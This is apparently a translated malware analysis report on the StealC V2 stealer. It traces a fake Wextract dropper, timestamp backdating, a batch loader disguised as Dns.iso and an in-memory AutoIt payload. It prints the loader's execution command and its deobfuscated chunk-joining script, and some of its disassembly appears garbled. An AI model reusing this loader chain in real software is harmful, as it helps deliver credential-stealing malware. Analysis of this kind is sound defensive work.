

- Autobots
- Multi-Stage
- Dns.iso
- Karaoke.com
- CABINET Extraction
- Obfuscated M Payload
- SUPER Decryption
- TYLERMAURITIUS
- Base64 RC4
- C2 Communication
- HWID Fingerprinting
- Chrome Local State
- DPAPI
- Browser Cookie Theft
- Crypto Wallet Theft
- XDEFI Wallet
- Data Exfiltration
- Self-Deletion
- Anti-Analysis
- PE64

TYLERMAURITIUS

C2 Communication

STEALC V2 CAPABILITIES

- HWID Fingerprinting
- Chrome Local State
- DPAPI
- Browser Cookie Theft
- Crypto Wallet Theft
- XDEFI Wallet
- Data Exfiltration

STEALC V2

TECHNICAL ANALYSIS REPORT

C2 COMMUNICATION

ANTI-ANALYSIS

- Sandbox Evasion
- Anti-Debug
- Self-Deletion
- Obfuscation

DATA EXFILTRATION

SENSITIVE DATA
UPLOADING...

87%

Table Of Contents

TABLE OF CONTENTS	i
OVERVIEW	1
WEXTRACT.EXE ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	4
DNS.ISO ANALYSIS.....	7
STATIC ANALYSIS	7
M ANALYSIS	10
STATIC ANALYSIS	10
DYNAMIC ANALYSIS	13
OUTPUT.EXE ANALYSIS.....	14
STATIC ANALYSIS	14
DYNAMIC ANALYSIS	15
YARA RULE	33
MITRE ATTACK TABLE.....	35
RECOMMENDATIONS.....	35
PREPARED BY	36

Overview

StealC is an **information-stealing malware family** that has been widely used within the **cybercrime ecosystem** since **early 2023**. Security researchers attribute StealC's rapid rise in popularity to its **privacy-oriented design, modular architecture, and flexible usage scenarios**. **StealC V2**, released in **March 2025**, is considered by analysts to be the **most comprehensive and mature version** of the malware to date. In technical reports published by **ThreatLabz**, StealC V2 is described as featuring a **redesigned control panel, expanded payload support, and improved encryption mechanisms**. Originally developed solely as an **information stealer**, StealC has evolved into a **multi-purpose malware delivery platform** with the release of V2. According to analyst assessments, StealC V2 uses a **JSON-based network communication protocol**, while current variants employ **RC4 encryption** to conceal both **network traffic and internal strings**. This approach makes it easier for the malware to **evade static signature-based detection mechanisms**. In addition, StealC V2 can distribute **EXE files, Microsoft Software Installer (MSI) packages, and PowerShell scripts**, providing a **more flexible and modular attack chain** compared to previous versions. The redesigned control panel allows threat actors to customize their malware campaigns through an integrated **builder** based on criteria such as **geographic location, hardware ID (HWID), and installed software**. Security researchers emphasize that this **rule-based approach** makes StealC V2 highly suitable for **targeted attacks**. Analyst reports also indicate that **significant architectural changes** were introduced in StealC V2. In StealC V1, it was observed that third-party libraries such as **sqlite.dll / sqlite3.dll** were downloaded from the **C2 server** to process browser databases locally. In StealC V2, however, this behavior has reportedly been **completely removed**.

This malware can access the following data from infected computers:

- **Web browser session data and credentials**
- **Cryptocurrency wallets**
- **Gaming applications and associated account data**
- **Specific files and documents stored on the system**

Wextract.exe Analysis

Adı	Wextract
MD5	cf11663d82005c1f411e3e8bd2d513e8
SHA256	3a8655c048dd54b912b7c4288558175008ec5e2f34e56de255f639812b43cc8b
Dosya Türü	PE64/EXE

Static Analysis

Property	Value
File Name	C:\Users\...\Desktop\3a8655c048dd54b912b7c4288558175008e...
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	1.88 MB (1971120 bytes)
PE Size	1.87 MB (1958400 bytes)
Created	Thursday 27 November 2025, 11:37:36
Modified	Thursday 27 November 2025, 07:31:44
Accessed	Thursday 27 November 2025, 23:09:35
MD5	CF11663D82005C1F411E3E8BD2D513E8
SHA-1	F80D821F5D30A256B40705386832F3FDF143F326

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Win32 Cabinet Self-Extractor
FileVersion	11.00.22621.1 (WinBuild.160101.0800)
InternalName	Wextract
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	WEXTRACT.EXE .MUI

Figure 1- Malware File Properties

The analyzed sample is in the **Portable Executable (PE) 64-bit** format and was compiled using the **Microsoft Visual C++ 8.0 (DLL)** structure. The total file size is **1.88 MB**. The file's internal metadata identifies **Microsoft Corporation** as the manufacturer and indicates that it is a **Win32 Cabinet Self-Extractor**.




Figure 2- PE Information


The analyzed file is an executable compiled in **C++** using **Microsoft Visual Studio 2017 (v15.9)** for **64-bit Windows operating systems**. The file is compressed using the **Microsoft Cabinet format** and exhibits a **high entropy value**.

7.97070	paketlenmiş(99%)			
Entropi	Baytlar			
Bölge				
Ofset	Boyut	Entropi	Durum	İsim
Süzgeç	Süzgeç	Süzgeç	Süzgeç	Süzgeç
0000000000000000	0000000000000400	2.62454	paketlenme...	PE Başlık
0000000000000400	0000000000007c00	6.09631	paketlenme...	Bölüm(0) ['.text']
0000000000008000	0000000000002400	4.72800	paketlenme...	Bölüm(1) ['.rdata']
000000000000a400	0000000000000400	3.19039	paketlenme...	Bölüm(2) ['.data']
000000000000a800	0000000000000600	3.15731	paketlenme...	Bölüm(3) ['.pdata']
000000000000ae00	000000000001d3200	7.98481	paketlenmiş	Bölüm(4) ['.rsrc']
000000000001de000	0000000000000200	0.40967	paketlenme...	Bölüm(5) ['.reloc']
000000000001de200	00000000000031b0	7.63481	paketlenmiş	Kaplama

Figure 3- Entropy Value

The executable file was found to be **99% packed**. The overall file entropy is **7.97070**. Since this value is very close to **8**, it indicates that the file is **heavily packed**.


Dynamic Analysis



```
00007FF670576481 5F          pop     rdi
00007FF670576482 5E          pop     rsi
00007FF670576483 5D          pop     rbp
00007FF670576484 C3          ret
00007FF670576485 CC          int3
00007FF670576486 33D2       xor     ecx,ecx
00007FF670576487 48:8BCF    mov     rcx,rdi
00007FF670576488 48:FF15 CE2D0000 call    qword ptr ds:[<CreateDirectoryA>]
00007FF670576489 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF67057648A 74 80      test    eax,eax
00007FF67057648B C705 2B680000 01000000 mov     dword ptr ds:[7FF67057CD00],1
00007FF67057648C BB 01000000    mov     ebx,1
00007FF67057648D EB B4      jmp     zara11.7FF670576490
00007FF67057648E CC          int3
00007FF67057648F CC          int3
00007FF670576490 CC          int3
00007FF670576491 CC          int3
```

Figure 4- Creation of the IXP002.TMP Directory

The **CreateDirectoryA** API is used to create a directory named “IXP002.TMP” in the **TEMP** directory.



```
00007FF670575DAB 41:88 0A000000 mov     r8d,A
00007FF670575DB1 8905 B1770000 mov     dword ptr ds:[7FF67057D568],eax
00007FF670575DB7 48:8D15 823B0000 lea     rdx,qword ptr ds:[7FF670579940]
00007FF670575DBE 33C9       xor     ecx,ecx
00007FF670575DC0 48:FF15 21350000 call    qword ptr ds:[<FindResourceA>]
00007FF670575DC7 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575DCC 48:8BD0    mov     rdx,rax
00007FF670575DD1 48:FF15 A0350000 call    qword ptr ds:[<LoadResource>]
00007FF670575DD8 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575DD9 48:8BC8    mov     rcx,rax
00007FF670575DE0 48:FF15 71350000 call    qword ptr ds:[<LockResource>]
00007FF670575DE7 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575DEC 48:8905 6D770000 mov     qword ptr ds:[7FF67057D560],rax
00007FF670575DF3 48:85C0    test    rax,rax
00007FF670575DF6 0F84 D5010000 je      zara11.7FF670575F01
00007FF670575DFC 48:8BD0 256A0000 mov     rcx,qword ptr ds:[7FF67057C828]
00007FF670575E03 48:85C9    test    rcx,rcx
00007FF670575E06 74 4E      je      zara11.7FF670575E56
00007FF670575E08 BA 42080000 mov     edx,842
00007FF670575E0D 48:FF15 DC360000 call    qword ptr ds:[<GetDlgItem>]
00007FF670575E14 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575E19 48:8BC8    mov     rcx,rax
00007FF670575E1C 33D2       xor     ecx,ecx
00007FF670575E1E 48:FF15 68360000 call    qword ptr ds:[<ShowWindow>]
00007FF670575E25 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
00007FF670575E2A 48:8BD0 F7690000 mov     rcx,qword ptr ds:[7FF67057C828]
00007FF670575E31 BA 41080000 mov     edx,841
00007FF670575E36 48:FF15 B3360000 call    qword ptr ds:[<GetDlgItem>]
00007FF670575E3D 0F1F4400 00    nop     dword ptr ds:[rax+rax],eax
```

Figure 5- Extraction of the Cabinet File

An embedded resource of type “**CABINET**” is contained within the sample. At runtime, **FindResourceA**, **LoadResource**, and **LockResource** APIs are used sequentially to extract the resource contents and process the **CABINET** file.

```

00007FF6705754B1  C74424 28 80000000 mov dword ptr ss:[rsp+28],80
00007FF6705754B9  45:33C0 mov ecx,ebp
00007FF6705754BC  8B05 mov ecx,ebp
00007FF6705754BE  895C24 20 mov dword ptr ss:[rsp+20],ebx
00007FF6705754C2  48:88CE mov rcx,rsi
00007FF6705754C3  48:FF15 6C3E0000 call qword ptr ds:[createFileA]
00007FF6705754C6  0F1F4400 00 nop dword ptr ds:[rax+rax],eax
00007FF6705754D1  48:8BC8 mov rcx,rax
00007FF6705754D4  48:83F8 FF cmp rax,FFFFFFFFFFFFFFFF
00007FF6705754D8  0F85 AF000000 jbe 00007FF670575580
00007FF6705754E7  83F8 03 cmp ebx,3
00007FF6705754E7  0F84 A6000000 jbe 00007FF670575580
00007FF6705754E7  803E 00 cmp byte ptr ds:[rsi],0
00007FF6705754EA  74 75 jbe 00007FF670575561
00007FF6705754EA  75 08 jbe 00007FF670575505
00007FF6705754EF  48:807E 02 mov al,byte ptr ds:[rsi+1]
00007FF6705754F3  45:33FF lea rdi,qword ptr ds:[rsi+2]
00007FF6705754F6  3C 3A xor r15d,r15d
00007FF6705754F6  75 08 cmp al,3A
00007FF6705754F6  75 08 jbe 00007FF670575505
00007FF6705754FA  803F 5C cmp byte ptr ds:[rdi],5C
00007FF6705754FD  75 06 jbe 00007FF670575505
00007FF6705754FE  48:807E 03 lea rdi,qword ptr ds:[rsi+3]
00007FF670575503  EB 0F jmp 00007FF670575514
00007FF670575505  803E 5C cmp byte ptr ds:[rsi],5C

```

Figure 6- File Creation Under the IXP002.TMP Directory

The files extracted from the **Cabinet** file are saved under the **IXP002.TMP** directory using the **CreateFileA** API. The first file created in this directory is named **"Beings"**.

```

00007FF670575986  4C:8D4424 28 lea r8,qword ptr ss:[rsp+28]
00007FF67057598B  0FB74B 30 movzx ecx,word ptr ds:[ebx+30]
00007FF67057598E  48:FF15 123A0000 call qword ptr ds:[DosDateTimeToFileTime]
00007FF670575996  0F1F4400 00 nop dword ptr ds:[rax+rax],eax
00007FF67057599B  85C0 test eax,ecx
00007FF67057599D  0F84 59FFFFFF jbe 00007FF6705758FC
00007FF6705759A3  48:8D5424 20 lea rdx,qword ptr ss:[rsp+20]
00007FF6705759A8  48:8D4C24 28 lea rcx,qword ptr ss:[rsp+28]
00007FF6705759AD  48:FF15 7C390000 call qword ptr ds:[LocalFileTimeToFileTime]
00007FF6705759B4  0F1F4400 00 nop dword ptr ds:[rax+rax],eax
00007FF6705759B9  85C0 test eax,ecx
00007FF6705759BB  0F84 38FFFFFF jbe 00007FF6705758FC
00007FF6705759C1  4A:8B4C3F 18 mov rcx,qword ptr ds:[rdi+r15+18]
00007FF6705759C6  4C:8D4C24 20 lea r9,qword ptr ss:[rsp+20]
00007FF6705759CB  4C:8D4C24 20 lea r8,qword ptr ss:[rsp+20]
00007FF6705759D0  48:8D5424 20 lea rdx,qword ptr ss:[rsp+20]
00007FF6705759D9  48:FF15 FC380000 call qword ptr ds:[SetFileTime]
00007FF6705759DC  0F1F4400 00 nop dword ptr ds:[rax+rax],eax
00007FF6705759E1  85C0 test eax,ecx
00007FF6705759E3  0F84 13FFFFFF jbe 00007FF6705758FC
00007FF6705759E9  48:8B4B 28 mov rcx,qword ptr ds:[rbx+28]
00007FF6705759ED  E8 7EFDFFFF call 00007FF670575770
00007FF6705759F2  66:3973 34 cmp word ptr ds:[rbx+34],si

```

Figure 7- Modification of File Timestamps

To conceal the timestamps of files dropped from the **Cabinet** archive, the **DosDateTimeToFileTime**, **LocalFileTimeToFileTime**, and **SetFileTime** APIs are used sequentially. The creation dates of the files are set to a date in the past.

İyış Görünüm

> AppData > Local > Temp > IXP002.TMP

Ad	BEFORE	Değiştirme tarihi	Tür	Boyut
Beings		28.11.2025 00:20	Dosya	0 KB

Ad	AFTER	Değiştirme tarihi	Tür	Boyut
Beings		26.11.2025 09:19	Dosya	144 KB

Figure 8- Modification of the Dropped File Timestamps

The timestamps of the files dropped into the **%TEMP%\IXP002.TMP** directory are actively manipulated. Although the files are actually created on **November 28, 2025**, their modification date is changed to **November 26, 2025** through a **SetFileTime** call. The code continues in the same manner and drops a total of **19 files**. These files are listed in the table below.

Beings	Bo	Certificate	Composer
Distributor	Dns	Dress	Emotions.iso
Finance	Kerry.iso	Logging.iso	Manor
Mu.iso	Out	Pays	Rob.iso
Td	Ts.iso	Washer	

Table1- Dropped Files




Figure 9- Reading the PostRunProgram Resource Content

The file contains an embedded resource named **POSTRUNPROGRAM**. Following the **Cabinet extraction** process, it executes the **cmd /v /c Set tJWfo=cmd & !tJWfo! < Dns.iso** command, thereby executing the second-stage payload named **Dns.iso**.

Dns.iso Analysis

Adı	Dns
MD5	04e2402e76906edc07538ca0abdbeda9
SHA256	5e14a6a672c8c2512407b89f8ae9c8649ba7c7d79650b5956790a48f0294f3dd
Dosya Türü	Bat

Static Analysis

Dns.iso	
Property	Value
File Name	C:\Users\ [REDACTED] \AppData\Local\Temp\IXP003.TMP\Dns.iso
File Type	Unknown format
File Info	Unknown format
File Size	6.30 KB (6452 bytes)

Figure 10- Dns.iso File Information

During the **Cabinet extraction** stage, the file named **Dns.iso**, which is dropped into the **%TEMP%\IXP003.TMP** directory, has a size of **6.30 KB** and, despite its file extension, is not an actual disk image (**ISO**). This file is designed to be executed as a batch script by being directly passed as input to the command-line interpreter using the **cmd < Dns.iso** command specified in the **POSTRUNPROGRAM** resource.

```

1 Set Cattle=d
2 JgSen(Moisture(Selling(Diy(
3 bvVOSpain(Resume(Counseling(Stages(Fin(Circulation(
4 NcDemand(Successful(Thread(Georgia(Anniversary(App(Mars(Miss(Crimes(
5 wvConservative(Davis(Civil(Implications(
6 khVFWire(Striking(Performances(Danny(Panels(Gcc(
7 Set Sexually=Z
8 MntOutlined(Diamonds(Entrepreneurs(Fred(Otherwise(
9 mVDam(
10 Set Similarly=X
11 ArParticular(Mailto(Mighty(
12 FgWma(Consumer(
13 ShyBDeaf(Charles(Puerto(Springer(Minimize(Q(Posts(Sensitivity(
14 lXliReadily(Baker(
15 Set Thinking=w
16 iWAoPhotography(Throat(Sitting(Graph(Auditor(
17 LSFlSteps(Newark(Specializing(Establish(
18 QjFrog(Atmosphere(Competitive(Spend(Youth(
19 Set Luxembourg=a
20 pjoKiJiji(Micro(Alike(Extensions(Syndicate(Uses(Nursing(
21 IpzElectro(
22 zLFreebsd(Madonna(Initial(Traditional(Below(Fashion(Challenge(Tee(Cst(
23 HjXPursuit(Readers(Kruger(Caring(
24

```

Figure 11- File Extension Modification

The **Dns.iso** file is a batch script with a deliberately misleading **.iso** extension and contains variable-based obfuscation. When executed, it first defines variables consisting of meaningless strings. It then concatenates these variables using the **%variable%** syntax to deobfuscate and reconstruct the actual command.

```

1 Set Zhufd=Karaoke.com
2 Set /a Sodium=385506
3 md Sodium
4 set /p =\"M2\" > Sodium\Zhufd <nul
5 findstr /V \"Gordon\" Out >> Sodium\Zhufd
6 copy /b /Y Sodium\Zhufd + PaYs + Dress + Td + Beings + Distributor + Washer + Manor + Certificate + Bo + Finance Sodium\Zhufd
7 For
8 cd Sodium
9
10 copy /b /Y ..\Rob.iso + ..\Composer.iso + ..\Kerry.iso + ..\Logging.iso + ..\Ts.iso + ..\Mu.iso + ..\Emotions.iso M
11 start /w Zhufd M
12
13 cd ..
14

```

Figure 12- Deobfuscated Batch File

The resulting **batch script** is a heavily obfuscated, multi-stage **final payload loader**. It first creates an **EXE** named **Karaoke.com** inside a temporary directory named **385506** and manually writes the **PE header**. It then sequentially combines **10 small chunks** (**PaYs**, **Dress**, **Beings**, etc.) and **7 larger chunks** (**Rob.iso**, **Composer.iso**, **Emotions.iso**, etc.) from the same directory using the **copy /b** command.

Finally, the resulting full-size payload, named **M**, is passed as an argument to **Karaoke.com** and executed **silently**.




Figure 13- File Creation

Within the **385506** directory, the files are dropped as a compiled **Autoit** executable named **Karaoke.com** and an obfuscated **Autoit** script file named **M**. The **M** file is passed as an argument to the **Karaoke.com** executable and executed entirely in memory.

In the next stage of the analysis, the **M** file, which contains the actual source of the final **payload** executed in memory, will be examined in detail. The **Autoit-Extractor** tool will be used to extract the complete contents of the script, deobfuscate the obfuscation layer, and analyze the **Autoit** commands line by line.

M Analysis

Adı	M
MD5	fa13b6154cce45e8ad2e508c25b04d2a
SHA256	99821ae855254727192cbd33e506067c9717043b90f7cd36e73a9676977c98ec
Dosya Türü	AU3

Static Analysis

Property	Value
File Name	C:\Users\ [REDACTED] \AppData\Local\Temp\IXP002.TMP\385506\M
File Type	Unknown format
File Info	Unknown format
File Size	1.23 MB (1292251 bytes)
PE Size	Not a Portable Executable.

Figure 14- M File Size

The **M** file is **1.23 MB** in size and consists of a raw **Autolt v3 source script** without a **PE header**.

```
1  %  ëEMi, < x { ŠFS! çZôËëRó²İşZiò  ii~--DC2
2  ÖGSûéâ; DC3NULR} NULNUL#P, STXók=çşBELa2ý&â"æXäxDC1K...^
3  !I>ò_9iAYİ¹ÄiŠ+SUBg×NAKš·áz.lİ$ES :×Eİ÷M!¹°İcğ_W, İ-İ, ^@toAS
4  a·9G6P·#SOHBEIVdA'c[BSfER" *ô¹, Oúa>Û¹iñ; (;-SIèç%|_Ó" 'iQ±·, D'
5  tÖI)AU3!EA06M'ÿs$S<özDC2ñg-Á"çkCÊR!NULNULá»:!¥)äiçVT: @¼ásşë
6  •ETB5
7  N+ 'DELFNAKá¹÷hNUL¼+NULNUL¼+NULNUL,, !NULNULø^ÜSOH»»kEø^ÜSOH
8  VTGSBİİ_u) BEL, H¾É, wš"0è·xIACKYÀESCŠÜéBELÔ, ß±Pà, CAN|DC3E±À(
9  wz/Y2/Ä{FE1>ÄÄ èEijB?UQŞBELJš*ç~SYNéóPETX°rôâETXD° P(iÄšÜi:
10 İ%~á!oÀöi~İ: @@"EM"LÖ-e+sésš;-+FSX#s%, [ES' >1 Ö~x% (ÄA#4×@]ÄY·
11 z+@y2·EOT+ZACK®>\Şhòæ=[ >äv-Ö-äm
```

Figure 15- M File Content

The obfuscated **M** file clearly contains the **AU3!EA06M** magic header at the beginning of the file.




Figure 16- Deobfuscation Using Autolt-Extractor

The **M** file was deobfuscated using the **Autolt-Extractor** tool.




Figure 17- Deobfuscation Results Using Autolt-Extractor

The deobfuscated **M** script contains **multiple layers of junk code, mathematical anti-emulation loops, and a Switch-Case structure**. All legitimate strings and API names are encrypted and decrypted at runtime by a decryption function named **SUPER()**.

```
1 Func SUPPLIESALTERBIRDSTAT()
2   While 0x22e
3     $producingpowder = 0xa10d
4     Switch $producingpowder
5       Case 0xa10c
6         $shootytu = "CompaniesFunnyDoctorsRemediesYourChampionshipsInfiniteDerek", $fundacquisitionacknowledgedexposed = "Proce
7         DllCall("shlwapi.dll", "bool", "PathIsDirectoryW", "wstr", "ybVDnlzKYq")
8         Sqrt(0x2008)
9         DllCall("kernel32.dll", "dword", "GetActiveProcessorCount", "dword", 0xa4)
10        ProgressOff()
11        DllCall("kernel32.dll", "long", "GetErrorMode")
12        $producingpowder = $producingpowder + 0x10c37 / 0x10c37
13      Case 0xa10d
14        $unemploymentminimum = DllCall("kernel32.dll", "hwnd", "GetCurrentProcess")
15        ExitLoop
16      EndSwitch
17   WEnd
18   While 0x215
19     $gmcillnessdownloadstructural = 0x659b
20     Switch $gmcillnessdownloadstructural
21       Case 0x6599
22         DllCall("kernel32.dll", "bool", "CloseHandle", "ptr", "188")
23         DllCall("kernel32.dll", "dword", "GetActiveProcessorCount", "dword", 0x36)
24         $claimedcathedralkenneth = "ATTEMPTSFALLIMPROVEREACHESCONSIDERINGSTHOMES"
25         ProgressOff()
26         $gmcillnessdownloadstructural = $gmcillnessdownloadstructural + 0x9c07e / 0x9c07e
27       Case 0x659a
28         $knightsluxembourgquarter = "landingtfartworkkevinfastallowanceoptionalscotiamarkingtowns"
29         Execute("WinGetPos('Wildlife@Invited@Program@')")
30         ProgressOff()
